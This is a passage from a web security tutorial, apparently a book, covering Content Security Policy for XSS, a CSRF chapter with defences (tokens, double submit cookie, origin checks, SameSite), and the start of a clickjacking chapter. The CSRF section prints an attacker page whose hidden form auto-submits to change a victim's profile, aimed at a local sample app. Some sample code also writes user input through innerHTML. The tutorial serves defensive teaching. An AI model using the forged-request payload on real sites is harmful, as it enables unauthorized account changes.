This time, adding the above markup as a comment will not trigger an XSS injection. The browser will automatically block the code execution. Script tags embedded in HTML is the most common attack technique for XSS. Banning them mitigates the risk of XSS considerably.

However, as a side effect of applying the `'self'` source for the `script.src` directive, your search function will no longer work. In fact, the code associated with the search functionality is included in a `<script>` tag and triggered by an inline statement. How could you fix this?

You have a few options here.

Enabling inline code

As a first option, you could enable the execution of inline scripts. You can do this by adding the `'unsafe-inline'` source to the allowed source list, as in the following example:

```
app.use(function(req, res, next) {
  res.setHeader("Content-Security-Policy", "script-src 'self' 'unsafe-inline'");
  next();
});
```

Of course, this approach enables your search feature but nullifies the benefit brought by `'self'`. So, as you can guess, using the `'unsafe-inline'` source is **not recommended**.

Using hash codes

Alternatively, CSP allows you the identification of specific trusted code blocks through their hash code. In the `templates/index.html` page of the streaming website project, you have a script block containing the `search()` function definition. But you also have an inline JavaScript code:

```
<form id="search-form" onsubmit="return search()">
        <input id="keyword" type="text" class="thin" placeholder="Search a
movie"><button
type="submit" class="thin">Go</button>
</form>
```

You need to gather this code into the script block. So, remove the `onsubmit="return search()"` attribute from the search form and aggregate all code in the script block as follows:

```
function search() {
  const searchResult = document.getElementById("search-result");
  const searchTerm = document.getElementById("search-term");
  const keyword = document.getElementById("keyword");

  const movieData = document.getElementById("movie-data");
  const comments = document.getElementById("comments");

  movieData.style.visibility = "hidden";
  comments.style.visibility = "hidden";

  searchResult.style.display = "block";

  searchTerm.innerHTML = keyword.value;

  //querying the server for the keyword value
```

```
  return false;
}

window.onload = function() {
  const form = document.getElementById("search-form");

  form.onsubmit = () => search();
};
```

Once you modify the `index.html` page under the `template` folder, reload the streaming website. You will find that the search function still doesn't work. If you are using Chrome as your browser, in the Dev Tools console, you will find an error message similar to the following:

```
Refused to execute inline script because it violates the following Content
Security Policy directive: "script-src 'self'". Either the 'unsafe-inline'
keyword, a hash ('sha256-/R8iLbj/zzRkKsN1Dh/be9dTImUnl6khUlY3lP0rwTk='), or a
nonce ('nonce-...') is required to enable inline execution.
```

Take note of the calculated hash code. In the example above, its value is `'sha256-/R8iLbj/zzRkKsN1Dh/be9dTImUnl6khUlY3lP0rwTk='` and it represents the trusted source you are going to add to the CSP header.

> Keep in mind that your hash code could be different from the one shown above. Any minor difference (even whitespace) will change the hash code, so be sure to use the value provided in Dev Tools.

Once you have the hash code for your script block, change the value of the CSP header in `server.js`:

```
app.use(function(req, res, next) {
  res.setHeader("Content-Security-Policy", "script-src 'self'
'sha256-/R8iLbj/zzRkKsN1Dh/be9dTImUnl6khUlY3lP0rwTk=';");
  next();
});
```

This CSP header tells the browser to trust only scripts from the current origin and the script block with that specific hash code. Now the searching feature should work again.

Using nonce

If you have noticed, the error message provided by Chrome Dev Tools suggests another possible solution to enable script blocks. It mentions you can provide a *nonce*. The *nonce* alternative is based on a random value sent by the server and matching the value specified in the `nonce` attribute of the script block. For example, suppose the server sends the CSP header as shown below:

```
app.use(function(req, res, next) {
  const ramdomValue = generateRandomValue();
  res.setHeader("Content-Security-Policy", `script-src 'self' 'nonce-
${ramdomValue}';`);
  next();
});
```

Assuming that the value of `randomValue` is `abc123`, you should add the following `nonce` attribute to your `<script>` block:

```
<script nonce="abc123">
   ...
</script>
```

In practice, this is another way to identify script blocks in the HTML page, and its behavior on the client side is very similar to the hash code approach.

Trusting only external scripts

Both the hash-based and nonce-based defenses are demanding to maintain. You need to generate a new hash whenever you change your scripts, and you are required to create random nonces for each request. Otherwise, the attacker can use your nonces to legitimize their malicious code.

A far better approach is to move all the JavaScript code outside the HTML markup and treat it as a resource for your page. For this purpose, move the content of the script block you centralized before into a new `search.js` file in the `public` folder. The file's content should look like the following:

```
// public/js/search.js

function search() {
  const searchResult = document.getElementById("search-result");
  const searchTerm = document.getElementById("search-term");
  const keyword = document.getElementById("keyword");

  const movieData = document.getElementById("movie-data");
  const comments = document.getElementById("comments");

  movieData.style.visibility = "hidden";
  comments.style.visibility = "hidden";
```

```
  searchResult.style.display = "block";

  searchTerm.innerHTML = keyword.value;

  //querying the server for the keyword value

  return false;
}

window.onload = function() {
  const form = document.getElementById("search-form");

  form.onsubmit = () => search();
};
```

Now, replace the whole script block in the `templates/index.html` file with a script element that refers to the `search.js` file. The relevant markup should look like the following:

```
<!-- templates/index.html -->

<!DOCTYPE html>
<html lang=en>
  <head>
  <!-- Styles, scripts, and other stuff -->
  <script src="js/search.js"></script>  // ☜ changed code
  </head>
  <body>
    <section>
      <h1>The Vulnerable Movie Center</h1>
      <hr class="thin">
```

```
      <form id="search-form">
        <input id="keyword" type="text" class="thin" placeholder="Search a
movie">
        <button type="submit" class="thin">Go</button>
      </form>
    <hr>
  </section>
  <!-- Other sections -->
  </body>
</html>
```

Once all your JavaScript code lives outside the markup of your HTML page, you should trust only your current origin as the source of your code. In other words, the server needs to provide the browser with only `'self'` as the allowed source for the `script-src` directive via CSP - just as you did when first applying a Content Security Policy:

```
app.use(function(req, res, next) {
  res.setHeader("Content-Security-Policy", "script-src 'self';");
  next();
});
```

This approach delegates the burden to the browser to check if a piece of code is allowed to execute or not and makes your code easier to maintain. Making secure development maintainable is a crucial concern when developing applications. The nonce and hash code techniques make updating code difficult with more complex applications. If a secure development approach challenges a team considerably, they will disregard or work around them.

You can find the sample project fixed by applying CSP in the `csp` branch of the GitHub repository. You can download it with the following command:

```
git clone -b csp https://github.com/auth0-blog/xss-sample-app.git
```

Summary

This chapter introduced you to XSS vulnerabilities that may affect your web applications. It concretely showed how XSS attacks work and provided practical defense techniques.

You discovered the three types of XSS:

- **Stored XSS**, based on a snippet of malicious code stored on the server side.
- **Reflected XSS**, based on malicious code included in the user's request to the vulnerable website.
- **DOM-based XSS**, whose attacks involve the browser and the DOM manipulation via JavaScript instead of the server-side code.

You learned that the main techniques to XSS defenses are:

- Data validation.
- Output escaping.
- Use of the CSP header.

Also, you learned that avoiding inline JavaScript code and storing it in external script files is a best practice for minimizing the burden of a CSP-based defense.

Remember that XSS attacks can occur in different forms. The ones described here are just a few examples. Even the ways to prevent them may be more complex. Now that you clearly understand XSS fundamentals, you should have no problems following the **OWASP XSS cheat sheet** to protect your applications with the best techniques available.

Cross-Site Request Forgery (CSRF)

“Now the reason the enlightened prince and the wise general conquer the enemy whenever they move and their achievements surpass those of ordinary men is foreknowledge.”

-Sun Tzu, *The Art of War*, Chap. XIII - *Intelligence and Espionage*

Cross-Site Request Forgery (CSRF)

Cross-Site Request Forgery attacks can exploit your identity to perform unauthorized operations on a web application. In this chapter, you will learn how they work in practice and how you can prevent them by applying a few defensive strategies. Throughout the chapter, you will play with a sample vulnerable web application and resolve its vulnerability utilizing different defensive approaches.

What Is CSRF?

A typical *Cross-Site Request Forgery* (CSRF or XSRF) attack aims to perform an operation in a web application on behalf of a user without their explicit consent. In general, this attack doesn't directly steal the user's identity, but it *will* exploit the user to act without their will. CSRF can lead users to change their email address or password associated with their profile or even perform actions like transferring money through an application.

In a nutshell, a typical CSRF attack happens as follows:

1. The attacker leads the user to perform an action, like visiting a web page, clicking a link, or similar.
2. This action sends an HTTP request to a website on behalf of the user.
3. If the user has an active authenticated session on the trusted website, the request is processed as a legitimate request sent by the user.

As you can see, having the website affected by a CSRF vulnerability is not enough to make the attack successful. **The user must also have an active session on the website**. The CSRF vulnerability relies on the authenticated user's session management for the trusted application.

Typically, session management in a web application is based on cookies. With each request to the server, the browser sends the related cookie that identifies the current user's session. These requests can appear legitimate even if the request originates from a different website. This is the issue exploited by the attacker.

> Even though CSRF attacks are commonly associated with session cookies, be aware that **Basic Authentication** sessions are also vulnerable to CSRF attacks.

CSRF in Action

So far, you have a high-level idea of what a CSRF attack is. However, to better understand how it works in practice, let's see a concrete case of a vulnerable application.

> To run the sample application that comes with this chapter, you just need **Node.js** installed on your machine. However, keep in mind that the principles behind the CSRF vulnerability (along with the remediation strategies) are independent of the specific programming language or framework.

Set up the environment

Let's set up a playground environment to experience a CSRF attack first-hand. Download the sample project from GitHub by running this command in a terminal window:

```
git clone https://github.com/auth0-blog/csrf-sample-app.git
```


Now, move into the project's root folder and install the project's dependencies by running the following command:

```
npm install
```

Finally, launch the vulnerable website by running this command:

```
npm start
```


Point your browser to the **http://localhost:3000** address. You should see the following page:




You may recognize many commonalities between this and the movie streaming application we repaired in the previous chapter! Using the same style of website should help you focus on security vulnerabilities instead of specific functionality.

In summary, the sample project implements a page of a fictitious movie streaming website. Only registered users can add their review to the movie by filling in the text box and clicking the submit button. In fact, if you try to add a comment right now, nothing will happen.

For simplicity, the project doesn't implement any actual authentication process since our focus is more on the issues that occur after a user is authenticated and has a valid session. You can create a simulated user session by clicking the *valid session* link right above the submit button. With that mock session, the page should look like the following:



As you can see, the warning message detailing the requirement for a session has disappeared, and a new link *Your profile* has appeared near the top right corner of the page. By clicking *Your profile*, you can manage your profile which consists of a name and an email address:




Launch the CSRF attack

Now, let's start the attacker's website by typing this command in a terminal window:

```
npm run start-attacker
```


Open a new tab of your browser and point it to **http://localhost:4000**. You should see a page like the following:



This is a simple web page with a link that invites you to visit a website.

> The attack shown here is based on the user visiting the attacker's website. However, the attack may happen in different ways: via email, instant messaging, social networks, etc.

If you click the link, you are redirected to the user's profile page on the movie streaming website. But the navigation to that page is not the only effect. The user's data has been replaced with the attacker's data:



You triggered this change by simply clicking a link on the attacker's website. How could this happen?

The CSRF mechanics

Before analyzing the attacker's website to understand what happened, let's take a look at the user's profile page. It is a standard HTML form that allows you to change the user's name and email address. You can look at its code by opening the **EJS** template implemented in the `template/user.ejs` file. The relevant content is as follows:

```
<!-- template/user.ejs -->

<!-- existing markup --->

<form method="post" action="user">
  <fieldset>
    <label for="username">Your name:</label>
    <input name="username" type="text" value="<%= username %>" class="thin">
  </fieldset>

  <fieldset>
    <label for="email">Your email:</label>
    <input name="email" type="email" value="<%= email %>" class="thin">
  </fieldset>

  <fieldset>
    <button type="submit" class="thin">Save</button></form>
  </fieldset>
</form>

<!-- existing markup --->
```

The `/user` endpoint processing the form submission is implemented in the `server.js` file. This snippet highlights the relevant code:

```
// server.js

// ...existing code...

app.post('/user', function (req, res) {
  if (req.session.isValid) {
    req.session.username = req.body.username;
    req.session.email = req.body.email;
    res.redirect('/user');
  } else {
    res.redirect('/') ;
  }
});

// ...existing code...
```

The server accepts the submitted data only if a valid active session is present.

Now, let's see how this seemingly innocent link on the attacker's page is implemented. The markup looks like the following:

```
<!-- views/index.ejs -->

<!-- existing markup --->

<form method="post" action="http://localhost:3000/user">
    <input type="hidden" name="username" value="The Attacker">
    <input type="hidden" name="email" value="theattacker@attacker.com">
```

```
</form>

<a href="#" onclick="document.forms[0].submit()">Visit this website!</a>

<!-- existing markup --->
```

You should notice a form with hidden fields. That form's action points to the user's profile page, and the link triggers a simple JavaScript statement that submits the form.

This form is harmless when the user of the movie streaming website has no active session. The vulnerable website will refuse to change the user's profile since session information isn't provided in the request. However, if the user has an active session, the change will be applied.

This behavior is due to a cookie on the user's browser that tracks the current session on the movie streaming website. When the vulnerable website receives the change request, it appears legitimate since it has the correct session cookie.

In this way, even if the attacker has no direct access to the vulnerable website, they exploit the user and the CSRF vulnerability to perform unauthorized actions. Unlike what may happen in XSS attacks, the attacker doesn't directly read the cookie and steal it.

Hiding the CSRF attacks

In the example shown so far, the user becomes aware of the attack immediately after clicking the malicious link. Of course, those examples have an educational purpose and have been kept as simple as possible to focus on the attack's logic.

However, keep in mind that most attacks are hidden from users, and their interaction is not strictly necessary. For example, the attacker can trigger a CSRF attack by simply putting the following script right after the malicious form:

```
<script>
  document.forms[0].submit();
</script>
```

It will submit the form right at the page loading.

Another way of preventing users from seeing what is happening is by including the form in a hidden iframe.

CSRF Defenses Strategies

Now you should have a better understanding of how a CSRF attack happens. Let's look at how you can prevent them in your applications. There are two primary strategies:

1. Ensuring that the request you're receiving is valid, i.e., it comes from a form generated by the server.
2. Ensuring that the request comes from a legitimate client.

Let's see how to implement those strategies to our vulnerable website.

Validating Requests

Attackers can perform a CSRF attack if they know the parameters and values to send in a form or query string. To prevent those attacks, you need

a way to distinguish data sent by the legitimate user from the one sent by the attacker and only accept those from a user.

Using a CSRF token

A common approach to validating requests is using a **CSRF token**, sometimes called anti-CSRF token. A CSRF token is a value proving that you're sending a request from a form or a link generated by the server. When the server sends a form to the client, it attaches a unique random value (the CSRF token) to it that the client needs to send back. When the server receives the request from that form, it compares the received token value with the previously generated value. If they match, it assumes that the request is valid.

Let's apply this technique to protect the user's profile page.

As a first step, install the `csurf` library by running the following command in a terminal window:

```
npm install csurf
```

This library will help you to generate and manage the CSRF token.

> You might think that creating and checking a CSRF token is so simple that you can write the code yourself. My suggestion is to use a proven library to do this job at best. Look for the best library for your programming language or framework.

After installing `csurf`, change the content of the `server.js` file as follows:

```
// server.js

const express = require("express");
const session = require('express-session');
const bodyParser = require('body-parser');
const csrf = require('csurf');     // 👈 new code

// ...existing code...

app.use(bodyParser.urlencoded({ extended: true }));
app.use(csrf());     // 👈 new code

// ...existing code...

app.get('/user', function (req, res) {
  if (req.session.isValid) {
    res.render('user', {
      username: req.session.username,
      email: req.session.email,
      csrfToken: req.csrfToken()    // 👈 new code
    });
  } else {
    res.redirect('/');
  }
});

// ...existing code...
```

In the above code, you've imported the `csurf` module and configured it as an Express middleware. A new CSRF token will now be generated for each


request and attached to the current session object. You can access the current CSRF token through the `req.csrfToken()` method. With the default `csurf` configuration, the token's validity will be checked whenever a POST request is sent to the server.

Now, edit the `template/user.ejs` file and add the markup highlighted in the following:

```
<!-- template/user.ejs -->

<!-- existing markup --->

<form method="post" action="user">
  <fieldset>
    <label for="username">Your name:</label>
    <input name="username" type="text" value="<%= username %>" class="thin">
  </fieldset>

  <fieldset>
    <label for="email">Your email:</label>
    <input name="email" type="email" value="<%= email %>" class="thin">
    <!-- 👇 new code -->
    <input type="hidden" name="_csrf" value="<%= csrfToken %>">
  </fieldset>

  <fieldset>
    <button type="submit" class="thin">Save</button></form>
  </fieldset>
</form>

<!-- existing markup --->
```

This markup includes the hidden field `_csrf` with the current value of the CSRF token.

With these changes, the movie streaming website will continue to work as before. But if you try to apply the attack from the **http://localhost:4000** URL, you will no longer be able to change the user's data. You will get an error message complaining about the invalid CSRF token, as shown in the following picture:



You can download from GitHub the fixed version of the original project with the following command:

```
git clone -b csrf-token https://github.com/auth0-blog/csrf-sample-app.git
```

Using the double submit cookie strategy

The previous solution requires keeping the value of the matching CSRF token on the server side. If you don't want to maintain a copy of the token

on the server for any reason, you can apply the *double submit cookie* strategy. With this strategy variant, the server stores the matching token's value in a cookie instead of keeping it in the server session. It sends the CSRF token to the browser in both the hidden field and the cookie. When the server receives a request, it just needs to check if the cookie's value and the hidden field value match.

Let's see how you can implement this alternative strategy with the csurf library. Start with the original vulnerable project. Refer to the **Set up the environment** section for directions.

Install the `csurf` and `cookie-parser` libraries with the following command:

```
npm install csurf cookie-parser
```

You already know the `csurf` library. The `cookie-parser` library allows your application to parse cookies sent by the browser.

Then, change the content of the `server.js` file as follows:

```
// server.js

const express = require("express");
const session = require('express-session');
const bodyParser = require('body-parser');
const csrf = require('csurf');    // 👈 new code
const cookieParser = require('cookie-parser');    // 👈 new code

// ...existing code...

app.use(bodyParser.urlencoded({ extended: true }));
app.use(cookieParser());    // 👈 new code
app.use(csrf({ cookie: true }));    // 👈 new code
```

```
// ...existing code...

app.get('/user', function (req, res) {
  if (req.session.isValid) {
    res.render('user', {
      username: req.session.username,
      email: req.session.email,
      csrfToken: req.csrfToken()    // 👈 new code
    });
  } else {
    res.redirect('/');
  }
});

// ...existing code...
```

Here, you include the installed modules and configure them as middleware in the Express HTTP pipeline. In particular, you are configuring the `csurf` middleware to use cookies instead of the server session object. As you did for the session-based approach, you will access the CSRF token through the `req.csrfToken()` method and will put it in a hidden field of the user's page template:

```
<!-- template/user.ejs -->

<!-- existing markup --->

<form method="post" action="user">
  <fieldset>
    <label for="username">Your name:</label>
    <input name="username" type="text" value="<%= username %>" class="thin">
  </fieldset>
```

```
    <fieldset>
      <label for="email">Your email:</label>
      <input name="email" type="email" value="<%= email %>" class="thin">

      <!-- 👇 new code -->
      <input type="hidden" name="_csrf" value="<%= csrfToken %>">
    </fieldset>

    <fieldset>
      <button type="submit" class="thin">Save</button></form>
    </fieldset>
  </form>

  <!-- existing markup --->
```

This way, you fix the CSRF vulnerability with an approach similar to the previous case. However, if you look at the cookies in your browser, you will notice a new `_csrf` cookie containing the CSRF token's value.

You can download this version of the project from GitHub as well. Here is the command to use:

```
git clone -b double-submit-cookie https://github.com/auth0-blog/csrf-sample-app.git
```

Validating Requests Origin

The strategies discussed in the previous section are based on checking the validity of a request. You can also only accept requests from specific origins, typically the same domain that hosts the web application. Let's take a look at this approach.

Check the request origin

To ensure that an HTTP request is coming from a legitimate client, you should validate its origin. It means that the server should determine the source origin of the request and compare it with the target origin. You can do this by analyzing a few HTTP headers like `Origin` or `Referer`. You can rely on these headers because **they cannot be altered programmatically**, that is, only the browser can set them.

Let's take a look at how you can implement this technique. Again, start with the original vulnerable project by **setting up the working environment**. Then, change the content of the `server.js` file by adding the following code:

```
// server.js

// ...existing code...

app.set('views', './templates');
app.set('view engine', 'ejs');

// 👇 new code
app.use(function(req, res, next) {
  const referer = (req.headers.referer? new URL(req.headers.referer).host :
req.headers.host);
  const origin = (req.headers.origin? new URL(req.headers.origin).host :
null);

  if (req.headers.host == (origin || referer)) {
    next();
  } else {
    return next(new Error('Unallowed origin'));
  }
});
```

```
// 👆 new code

// ...existing code...
```

You have now added middleware that grabs the `Origin` and `Referer` headers and compares their values with the `Host` header's value. The code considers that the `Referer` header may be missing at the first request to the server. It also takes into account the lack of support for 'Origin' headers which is a key weakness of old browsers. If one of those headers matches the Host header, you can process the request. Otherwise, the middleware raises an error and doesn't process the request.

> Do not consider this a production-ready code. It is just for demonstration purposes. Many issues may affect the correct behavior of origin validation. Check out **this OWASP document to learn more.**

With this change, the attacker's website will not be able to trigger its CSRF attack.

Download the project fixed with this approach by using the following command:

```
git clone -b request-origin https://github.com/auth0-blog/csrf-sample-app.git
```

Using SameSite cookies

An alternative way to invalidate requests from unauthorized origins is to use the `sameSite` cookie property. This property is relatively new, so older browsers may not support it.

To learn how you can adopt this approach, restore the original project as described in the **Set up the environment** section. Then, open the `server.js` file and apply the following little change:

```
// server.js

// ...existing code...

app.use(express.static('public'));
app.use(session({
  secret: 'my-secret',
  resave: true,
  saveUninitialized: true,
  cookie: {
    httpOnly: true,
    sameSite: 'strict'    // 👈 new code
  }
}));

// ...existing code...
```

You assigned the `'strict'` value to the `sameSite` property of the session cookie. This value instructs the browser not to send the session cookie when the request comes from a different domain. In other words, that cookie must be sent to the server only by pages loaded from the same website.

You may want to verify that the attacker's website can no longer perform any unintentional change on the movie streaming website. Unfortunately, if you try to perform the usual attacker steps as before, you will be able to carry out the attack. This is because you are using the same domain name (*localhost*) for both the vulnerable and the attacker websites, and **cookies**

are shared independently of the port. So, to correctly test the behavior of the `sameSite` property, you will need to differentiate the domain names. For example, you can use the **http://127.0.0.1:4000** address for the attacker's website.

This time everything should go as expected. However, unlike the other scenarios, your redirection from the attacker's website to the user's profile page won't get an error. Instead, you'll be redirected to the vulnerable site's home page as an unauthenticated user. This is because the browser is not sending the session cookie to the streaming movie website since the request comes from another site.

As usual, you can download this version of the project with the following command:

```
git clone -b cookie-samesite https://github.com/auth0-blog/csrf-sample-app.git
```

Summary

At the end of this chapter, you better know how CSRF attacks work and which strategies you can use to prevent them. Exploring the vulnerable and the attacker websites, you learned first-hand how dangerous and devious a CSRF attack could be.

Fortunately, you learned a few strategies to protect your web application from this kind of attacks:

- Using **CSRF tokens** stored on the server side.
- Using the **double submit cookie strategy**.
- Checking the **request origin**.
- Using **SameSite cookies**.

At this point, you may be wondering which of these strategies to apply to your web applications. As you've seen, those approaches range from simple (leveraging the `sameSite` property of cookies) to more complex (generating/validating CSRF tokens). You've also learned their limitations. There is no definitive answer to which strategy is "the best". In general, the best approach is a combination of multiple strategies where each provides strengths to counteract others' weaknesses.

The goal of this chapter was to explain how CSRF attacks work and provide you with basic principles to protect your web application. To dive deeper into CSRF defenses, please check out the **OWASP CSRF prevention cheat sheet**.

Clickjacking

"All warfare is based on deception. Hence, when we are able to attack, we must seem unable; when using our forces, we must appear inactive; when we are near, we must make the enemy believe we are far away; when far away, we must make him believe we are near."

- Sun Tzu, *The Art of War*, Chap. I - *Detail Assessment and Planning*

Clickjacking

Clickjacking attacks rely on visual tricks to get website visitors to click on user interface elements that perform actions on another website. As usual, this chapter will show you how a clickjacking attack works in practice and the techniques you can use to prevent them.

What Is Clickjacking?

